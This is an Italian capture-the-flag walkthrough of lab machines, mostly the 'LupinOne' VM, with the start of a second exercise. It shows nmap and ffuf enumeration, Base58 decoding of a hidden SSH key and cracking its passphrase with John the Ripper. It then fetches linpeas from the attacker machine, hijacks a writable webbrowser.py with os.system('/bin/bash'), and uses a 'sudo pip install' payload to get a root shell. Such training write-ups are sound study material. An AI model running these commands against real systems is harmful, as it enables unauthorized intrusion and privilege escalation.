Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Nmap scan report for 192.168.50.100
Host is up (0.000053s latency).
All 1000 scanned ports on 192.168.50.100 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 27.12 seconds
```

Tramite la precedente scansione con **nmap** abbiamo individuato che la **porta 80** con il servizio **http** è aperta e c'è il file **robots.txt** nella directory principale del server; pertanto inseriamo **192.168.50.159/robots.txt** nella barra degli indirizzi del browser della macchina attaccante ed individuiamo una directory nascosta che non porta a nulla ma fa riflettere sulla possibilità di trovare altre directory nascoste



Decidiamo pertanto di ricorrere a **Fuff**, ovvero un tool presente nella macchina attaccante che ci permette di enumerare directory e files nascosti nel server; tale ricerca ci porta alla directory nascosta **~secret**



Kali Linux 2024.4 [x64] [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

File Actions Edit View Help

```
(kali㉿kali)-[~]
$ ffuf -u http://192.168.50.159/~FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

v2.1.0-dev

```
:: Method      : GET
:: URL         : http://192.168.50.159/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200-299,301,302,307,401,403,405,500
```

```
secret [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 8ms]
:: Progress: [21302/220560] :: Job [1/1] :: 3333 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
```

La directory nascosta contiene una pagina in cui l'autore, che nella stessa si firma come *icex64*, indica di aver nascosto in giro per il server la sua *chiave ssh privata* e che tramite la lista di password note *fasttrack* è possibile risalire alla sua password

Kali Linux 2024.4 [x64] [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

192.168.50.159/index.html 192.168.50.159/~secret/ Nessus Essentials / Login

192.168.50.159/~secret/

Google Kali World Info Gathering OffSec crisboito/EPICODE-CS... Nessus Essentials Hack The Box


Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file, Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know

Your best friend **icex64**

Decidiamo quindi di ricorrere nuovamente a *Fuff* per scovare questa volta dei file nascosti e tale ricerca ci conduce all'URL:

http://192.168.50.159/~secret/.mysecret.txt

nella quale è contenuto del testo da provare a decrittare



Facendo qualche ricerca otteniamo che il testo trovato in precedenza ha una codifica **Base 58** e pertanto procediamo alla sua decodifica; il risultato ottenuto è proprio la **chiave ssh privata** di cui ci parlava l'utente **icex64**.

The screenshot shows four panels from the dCode website illustrating the analysis and decoding of a Base 58 encoded message.

- Left Panel:** A search interface for tools, with a "dCode" logo at the top. It includes a search bar ("e.g. type 'random') and a "Results" section with various encoding/decoding tools listed, each with a progress bar. The "Base 58" tool is highlighted.
- Middle Left Panel:** "CIPHER IDENTIFIER" tool. It shows a "dCode" logo and a "Ritiro in negozio" button. Below is a "SEARCH A TOOL ON dCODE BY KEYWORDS" bar and a "BROWSE THE FULL dCODE TOOLS' LIST" link. The "ENCRYPTED MESSAGE IDENTIFICATION" section contains a "CIPHERTEXT TO RECOGNIZE" input field containing the Base 58 encoded SSH key, a "CLUES/KEYWORDS (IF ANY)" input field, and a "▶ ANALYZE" button.
- Middle Right Panel:** "Search for a tool" interface with a "dCode" logo and a "Results" section. It lists various encoding/decoding tools, with "Base 58" highlighted.
- Right Panel:** "BASE 58" tool. It shows a "dCode" logo and a "Novanta di Piave APERTO | 10:00-20:00 Via Marco Polo, 1, Novanta di Piave" address. The "BASE 58 DECODER" section contains a "BASE 58 CIPHERTEXT" input field with the same Base 58 encoded SSH key, and a "RESULTS FORMAT" dropdown set to "STRING OF PRINTABLE CHARACTERS (ASCII/UNICODE)". Below are options for "HEXADECIMAL 00-7F-FF", "DECIMAL 0-127-255", "OCTAL 000-177-377", "BINARY 00000000-11111111", "INTEGER NUMBER", and "FILE TO DOWNLOAD". A "▶ DECRYPT" button is at the bottom.

Ricorrendo al programma Python ***ssh2john.py*** ricaviamo l'***hash*** della chiave ssh privata individuata in precedenza

```
I'm sorry, I know that.  
└─$ locate ssh2john know  
/usr/bin/ssh2john  
/usr/share/john/ssh2john.py  
/usr/share/john/__pycache__/ssh2john.cpython-313.pyc  
  
└─$ (kali㉿kali)-[~]  
└─$ /usr/share/john/ssh2john.py dcode-data.rsa > ssh_hash
```

```
(kali㉿kali)-[~]  
└─$ john --wordlist=/usr/share/wordlists/fasttrack.txt ssh_hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])  
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes  
Cost 2 (iteration count) is 16 for all loaded hashes  
Will run 3 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
P@55w0rd!          (dcode-data.rsa)  
1g 0:00:00:07 DONE (2025-03-19 11:14) 0.1362g/s 13.07p/s 13.07c/s 13.07C/s Winter2015..testing123  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

Tramite il tool ***John the Ripper*** individuiamo la password dell'utente ***icex64*** usando proprio la lista di password note ***fasttrack*** come da sue indicazioni.

Essendo in possesso di:

- file .rsa contenente la chiave privata ssh
 - utenza icex64
 - password dell'utenza icex64

decidiamo di tentare l'accesso alla macchina target sfruttando la vulnerabilità legata alla porta 22 ed il relativo servizio ssh.

Dalla macchina attaccante lanciamo il comando ***python -m http.server 80*** per avviare un server e lo sfruttiamo per inviare il tool ***linpeas.sh*** nella macchina target recuperando il file stesso dalla sessione ssh aperta usando il comando ***wget 192.168.50.100/linpeas.sh***

```
icex64@LupinOne:~$ wget 192.168.50.100/linpeas.sh
--2025-03-19 00:04:06-- http://192.168.50.100/linpeas.sh
Connecting to 192.168.50.100:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 840082 (820K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                                              [  0.00B / 840082] 100%[=====] 26.9 MB/s
2025-03-19 00:04:06 (26.9 MB/s) - 'linpeas.sh' saved [840082/840082]

icex64@LupinOne:~$
```

Attraverso la sessione ssh aperta lanciamo il comando ***sudo -l*** il quale ci rivela che l'utente ***icex64*** ha accesso alla cartella ***/usr/bin/python3.9/*** ed al file ***/home/arsene/heist.py***; quest'ultimo file ci rivela inoltre che:

- ***arsene*** è un altro utente della macchina target
- il file ***heist.py*** avvia il programma python ***webbrowser.py***

Avviamo ora il tool ***linpeas.sh*** il quale ci rivela che il file ***/usr/lib/python3.9/webbrowser.py*** è editabile dall'utente ***icex64***.

```
icex64@LupinOne:~$ ls -la
total 864
drwxr-xr-x 4 icex64 icex64 4096 Mar 19 00:04 .
drwxr-xr-x 4 root  root  4096 Oct  4 2021 ..
-rw——— 1 icex64 icex64  355 Mar 18 23:45 .bash_history
-rw-r--r-- 1 icex64 icex64  220 Oct  4 2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4 2021 .bashrc
-rw-r--r-- 1 icex64 icex64 840082 Mar 19 2025 linpeas.sh
drwxr-xr-x 3 icex64 icex64 4096 Oct  4 2021 .local
-rw-r--r-- 1 icex64 icex64  807 Oct  4 2021 .profile
-rw——— 1 icex64 icex64  415 Mar 18 23:58 .python_history
drwx——— 2 icex64 icex64 4096 Oct  4 2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4 2021 user.txt
icex64@LupinOne:~$ chmod +x linpeas.sh
icex64@LupinOne:~$ ./linpeas.sh
```




Con il comando ***nano /usr/lib/python3.9/webbrowser.py*** procediamo a modificare il programma in python inserendo una riga che ci permetterà di effettuare la scalata dei privilegi.

Il successivo comando ***sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py*** ci permette di avviare file ed aprire directory con l'utenza ***arsene***

```
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$ sudo su

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.
```



Kali Linux 2024.4 [x64] [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

File Actions Edit View Help

GNU nano 5.4

```
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading

os.system("/bin/bash")
```

Un ultimo sforzo riusciamo finalmente a prendere il controllo della macchina target ottenendo la flag qui sotto.
I comandi utilizzati nel prompt dell'utenza *arsene* per ottenere una *root shell* sono:

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

Black Box Episode Harry Potter

Enumerazione iniziale

Test vulnerabilità

Accesso SSH

Escalation dei privilegi

Accesso come ROOT

Enumerazione iniziale

Scansione porte con nmap

Eseguiamo una scansione completa delle porte utilizzando nmap trovando diverse porte aperte, soffermandoci sulla porta 80 e 2222.

```
└$ nmap -p- -A 192.168.50.155
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-17 16:04 EDT
Nmap scan report for 192.168.50.155
Host is up (0.00070s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Synology DiskStation NAS ftpt
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_can't get directory listing: PASV IP 172.17.0.2 is not the same as 192.168.50.155
42/tcp    open  tcpwrapped
80/tcp    open  http         Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Login
|_Requested resource was login.php
|_http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_     httponly flag not set
135/tcp   open  tcpwrapped
1433/tcp  open  tcpwrapped
1723/tcp  open  pptp        (Firmware: 1)
1883/tcp  open  tcpwrapped
|_mqtt-subscribe: Every topic filter was rejected.
2222/tcp  open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_ 2048 5a:94:da:11:0e:bb:87:a3:f6:36:bf:3e:86:14:e7:b3 (RSA)
